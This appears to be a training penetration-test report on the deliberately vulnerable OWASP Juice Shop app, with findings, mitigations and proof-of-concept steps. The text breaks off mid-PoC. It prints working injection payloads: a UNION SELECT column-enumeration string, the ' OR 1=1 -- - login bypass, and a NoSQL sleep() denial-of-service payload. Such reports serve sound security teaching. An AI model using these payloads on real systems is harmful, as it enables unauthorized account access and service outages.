

Web Application PENETRATION TESTING REPORT

OWASP Juice Shop – Solved Challenges



POST / HTTP

1010
1010

**REAL SECURITY BEGINS WHEN HIDDEN VULNERABILITIES COME TO LIGHT
THIS REPORT BRINGS THEM FORWARD**

Table of Contents

1. Date of Issue	5
2. Document Control	5
3. Executive Summary	5
3.1 Summary of results:	5
3.2 Activity Checklist	6
3.3 Graphical Summary	8
4. Scope of Engagement	9
5. Methodology (OWASP-Based)	10
5.1 Information Gathering (Reconnaissance).....	10
5.2 Threat Modeling.....	10
5.3 Vulnerability Analysis.....	11
5.4 Exploitation.....	11
5.5 Post-Exploitation	11
5.6 Reporting	11
6. Technical Findings (POC Section)	12
6.1 Multiple SQL Injection.....	12
6.1.1	12
6.1.2	14
6.1.3	16
6.1.4	17
6.1.5	19
6.1.6	23
6.1.7	25
6.1.8	27
6.2 Broken Authentication	27

6.2.1	27
6.2.2	31
6.2.3	34
6.2.4	36
6.2.5	37
6.2.6	39
6.2.7	42
6.2.8	42
6.3 Broken Access Control / Authorization	44
6.3.1	44
6.3.2	45
6.3.3	46
6.3.4	48
6.3.5	48
6.3.6	50
6.3.7	51
6.3.8	53
6.3.9	55
6.3.10	56
6.4 Improper Input Validation	58
6.4.1	58
6.4.2	62
6.4.3	64
6.4.4	66
6.4.5	66
6.5 Cryptography	68
6.5.1	68

6.6 Cross-Site-Scripting (XSS)	71
6.6.1	71
6.6.2	75
6.6.3	78
6.6.4	80
6.6.5	82
6.6.6	86
6.6.7	89
6.7 Business Logic	91
6.7.1	91
6.7.2	91
6.7.3	94
6.7.4	96
6.7.5	97
6.7.6	99
6.8 Information Disclosure	101
6.8.1	101
6.8.2	103
6.8.3	109
6.8.4	109
6.8.5	111
6.8.6	112
6.8.7	113
6.8.8	114
6.8.9	115
6.8.10	117
6.9 Security Misconfiguration	118

6.9.1	118
6.9.2	120
6.9.3	123
6.9.4	124
6.9.5	125
6.9.6	126
6.9.7	127
6.9.8	129
6.10 Error Handling	131
6.10.1	131
8. Conclusion	132

1. Date of Issue

JUN 2025 – DEC 2025

2. Document Control

Authors	Reviewer
Mohamed Ziad Mohamed Elrahwan	Hesham saleh
Haneen Sherif	
Shorouk Gamal	
Eyad Hesham	
Mariam Mohamed	
Beshoy Safwat	

3. Executive Summary

3.1 Summary of results:

This penetration test assessed the overall security posture of the OWASP Juice Shop web application. The objective was to identify vulnerabilities, evaluate their impact, and provide actionable remediation recommendations.

The assessment followed OWASP-based testing methodology and focused on identifying weaknesses related to authentication, access control, business logic, injection flaws, insecure data handling, and client-side vulnerabilities.

Overall Risk Posture:


A number of vulnerabilities were identified across the application, ranging from critical-impact flaws to low-risk issues. The most severe findings include authentication bypasses, business logic abuse, and injection vulnerabilities that could lead to account takeover, unauthorized administrative access, or data leakage.

3.2 Activity Checklist

Category	Name (Challenges Under This Category)	Status
Injection	Database Schema	Failed
	Login Admin	Failed
	Login Jim	Failed
	Login bender	Failed
	NoSQL DOS	Failed
	NoSQL Manipulation	Failed
	Christmas Special	Failed
	Ephemeral Accountant	Failed
Broken Authentication	Reset Bender's Password	Failed
	Reset Jim's Password	Failed
	Login Bjoern	Failed
	Password Strength	Failed
	GDPR Data Erasure	Failed
	Empty User Registration	Failed
	Bjoern's Favorite Pet	Failed
	View Basket	Failed
Broken Access Control / Authorization	Admin Section	Failed
	GDPR Data Theft	Failed
	Manipulate Basket	Failed
	Admin Registration	Failed
	CSRF	Failed
	Leaked Unsafe Product	Failed
	Five-Star Feedback	Failed
	Forged Review	Failed
	Web3 Sandbox	Failed
	Easter Egg	Failed
Improper Input Validation	Payback Time	Failed
	Deluxe Fraud	Failed
	Zero Stars	Failed
	Mint the Honey Pot	Failed
	Missing Encoding	Failed
Cryptographic Issues	Weird Crypto	Failed
Cross-Site Scripting (XSS)	API-only XSS	Failed
	Reflected XSS	Failed
	Client-side XSS Protection	Failed
	DOM XSS	Failed

	CSP Bypass (XSS)	Failed
	HTTP Header XSS	Failed
	Bonus Payload	Failed
Business Logic Vulnerabilities	Forged Feedback	Failed
	Login MC SafeSearch	Failed
	Expired Coupon	Failed
	Repetitive Registration	Failed
	Mass Dispel	Failed
	Visual Geo Stalking	Failed
Information Disclosure	Exposed Credentials	Failed
	Login Amy	Failed
	NFT Takeover	Failed
	Forgotten Developer Backup	Failed
	Forgotten Sales Backup	Failed
	Meta Geo Stalking	Failed
	Misplaced Signature File	Failed
	Privacy Policy (public info)	Failed
	Confidential Document	Failed
Security Misconfiguration	Exposed Metrics	Failed
	Deprecated Interface	Failed
	Access Log	Failed
	Legacy Typosquatting	Failed
	Security Policy	Failed
	Outdated Allowlist	Failed
	Allowlist Bypass	Failed
	CAPTCHA Bypass	Failed
Error Handling	Bully Chatbot	Failed
	Error Handling	Failed

3.3 Graphical Summary



Executive-Level Summary per Vulnerability Category:

- **Authentication Weaknesses:** Several features allowed bypassing login controls and resetting user credentials without proper verification.
- **Access Control Issues:** Unauthorized access to restricted sections such as administrative interfaces and internal resources was possible.
- **Cross-Site Scripting (XSS):** The application contained both reflected and DOM-based XSS vulnerabilities, allowing malicious JavaScript execution in user browsers.
- **Business Logic Manipulation:** Improper validation enabled altering basket totals, exploiting feedback systems, and tampering with application workflows.
- **Exposure of Sensitive Data:** Logs, metrics, and backup files revealed internal system information that could assist an attacker.
- **Input Handling Flaws:** Missing or insufficient validation allowed crafted payloads to bypass filters or exploit internal mechanisms.


These issues collectively demonstrate that the application is intentionally insecure (as designed for educational purposes) and would require extensive remediation efforts to achieve production-grade security.

4. Scope of Engagement

Category	Details
Target	OWASP Juice Shop
Pentest Type	Black Box
In-Scope URL	https://juice-shop.herokuapp.com/ *
In-Scope Functions	Web Application (all functionalities)
	Authentication and authorization flows
	API endpoints and backend responses
	User interface interactions
	Client-side logic
Out-Of-Scope Functions	Business logic processes
	Social engineering
	Physical security
	3rd party integrations
	Network infrastructure

5. Methodology (OWASP-Based)

The testing methodology followed OWASP standards and industry best practices. The major phases included:



5.1 Information Gathering (Reconnaissance)

- Collecting publicly available and internal application information
- Identifying domains, subdomains, technologies, and exposed services
- Enumerating directories, parameters, and API endpoints
- Fingerprinting frameworks, versions, and server configurations
- Performing passive and active reconnaissance to map the attack surface

5.2 Threat Modeling

- Mapping application components
- Identifying high-risk functionalities
- Recognizing sensitive data flows
- Understanding trust boundaries and user roles

5.3 Vulnerability Analysis

- Manual and automated vulnerability discovery
- OWASP Top 10 and WSTG-aligned test cases
- Parameter tampering, injection attempts, logic testing
- Client-side and API testing

5.4 Exploitation

- Validating discovered weaknesses
- Demonstrating exploit feasibility
- Crafting payloads
- Testing privilege escalation routes

5.5 Post-Exploitation

- Determining data exposure possibilities
- Accessing internal resources
- Evaluating persistence or privilege retention

5.6 Reporting

- Documenting findings with severity ratings
 - Mapping to OWASP references
 - Providing mitigations and business impact
-

6. Technical Findings (POC Section)

6.1 Multiple SQL Injection

6.1.1

Critical

Description:

Unhandled errors expose internal database structure (table names, fields).

Impact:

- Useful for SQL injection attacks.
- Assist attackers in understanding database layout.

Affected Endpoint/Parameter:


/rest/products/search?q=' (example)

Mitigation:

- Return generic error messages.
- Avoid exposing internal database errors.

Proof of Concept (PoC):


Inspect the sourcecode about the search and found this




```
return n
}
})();
Ft = ( () => {
class n {
http = (0,
i.WQX)(w.Qq);
hostServer = x.c.hostServer;
host = this.hostServer + "/api/Products";
search(e) {
return this.http.get(`${this.hostServer}/rest/products/search?q=${e}`).pipe((0,
b.T)(o => o.data), (0,
g.W)(o => {
throw o
}
))
}
find(e) {
return this.http.get(this.host + "/", {
params: e
}).pipe((0,
b.T)(o => o.data), (0,
g.W)(o => {
throw o
}
))
}
}
```



Then tried this url and used the sql injection ‘




Then tried this command to know the version of the database “SELECT * FROM v\$version;”



OWASP Juice Shop (Express ^4.21.0)

500 Error: **SQLITE_ERROR** near "SELECT": syntax error

then used the union command to know the no of columns and tried from no 1-9 using this command (“’))UNION SELECT '1','2','3','4','5','6','7','8','9' FROM sqlite_master—”



then removed the no of first column and wrote sql



Critical

Impact:


- Full admin account takeover.
- Complete compromise of the system.

- Enforce strong passwords, rate limiting, CAPTCHA, and MFA.
- Lock accounts on repeated failed login attempts.


Affected Endpoint/Parameter: <https://juice-shop.herokuapp.com/#/login>

Proof of Concept (PoC):


First, when the pentester sees a login form he can think about SQL injection



He can start trying to brute-force this form using a simple query: ' OR 1=1 -- -



We are in as Administrator



6.1.3

Description:

Critical

Weak authentication controls allow attackers to brute-force or guess the admin password.

Impact:

- Full admin account takeover.
- Complete compromise of the system.

Reference: https://owasp.org/www-community/controls/Authentication_Cheat_Sheet


Affected Endpoint/Parameter: <https://juice-shop.herokuapp.com/#/login>

Mitigation:


- Enforce strong passwords, rate limiting, CAPTCHA, and MFA.
- Lock accounts on repeated failed login attempts.

Proof of Concept (PoC):

Since the web application is already vulnerable to SQLi, and we only need an Email and Password to login...



Let's see what happens if we tried to login using another email...



OWASP Juice Shop

Account EN

Login

Email*

jim@juice-shop

Password*

Forgot your password?

Log in


Remember me

or

Log in with Google

Not yet a customer?

And, We are in using a user : Jim



OWASP Juice Shop

Account Your Basket 2 EN

You successfully solved a challenge: Login Jim (Log in with Jim's user account.)

All Products

Apple Juice (1000ml) 1.99€

Apple Pomace 0.89€

Banana Juice (1000ml) 1.99€

Only 1 left

Best Juice Shop Salesman Artwork 5000€

jim@juice-shop

Orders & Payment

Privacy & Security

Logout

6.1.4

Description: Similar to Login Jim; weak credentials can be brute-forced.

Critical

Impact:

- Unauthorized login.
- Leakage of personal or internal data.

Mitigation:


- Use strong passwords and MFA.
- Implement rate limiting.

Reference: https://owasp.org/www-community/controls/Authentication_Cheat_Sheet

Affected Endpoint/Parameter: <https://juice-shop.herokuapp.com/#/login>


Proof of Concept (PoC):

Once the pentester logged with a user creds, he tries to login with a different user



Now the pentester make sure that he can login with multiple users since the web app is vulnerable to SQLi

And we are in again using different user this time: **bender**



6.1.5

Critical

Description: this challenge exploits a NoSQL injection vulnerability in the Juice Shop application to perform a Denial of Service (DoS) attack by making the server sleep.

Impact:

- **Server Downtime** – The application becomes unresponsive during the injected sleep period.
- **Resource Exhaustion** – Malicious requests can consume server resources and degrade performance.
- **Service Disruption** – Legitimate users cannot access the app, leading to a full or partial Denial of Service.

Affected Endpoint/Parameter:

`` http://127.0.0.1:3000/#/rest/products/:id/reviews ``

Mitigation:

- Validate & sanitize inputs to block injections.
- Use parameterized queries to separate data from logic.
- Apply rate-limiting & timeouts to reduce DoS impact

Reference

https://owasp.org/www-community/attacks/NoSQL_Injection

Proof of Concept (PoC):

1. Identifying the Vulnerable Endpoint

I attempted to inject NoSQL payloads into the `id` parameter to check how the backend handles unexpected expressions.


Payload Attempt : {"id": "sleep(10000)", "message": "test"}

The server accepted the request and returned: HTTP/1.1 201 Created
{"status": "success"}

This indicated the server is processing unvalidated input, so I proceeded with a more impactful payload.

2. Intercepting the Request

- **Navigate to the Review Section:** Go to a product page on Juice Shop and submit a review.
- **Intercept the Request:** Use Burp Suite to intercept the request when submitting or modifying a review.



3. Analyzing the Request

The intercepted request for modifying a comment looks like this:


```
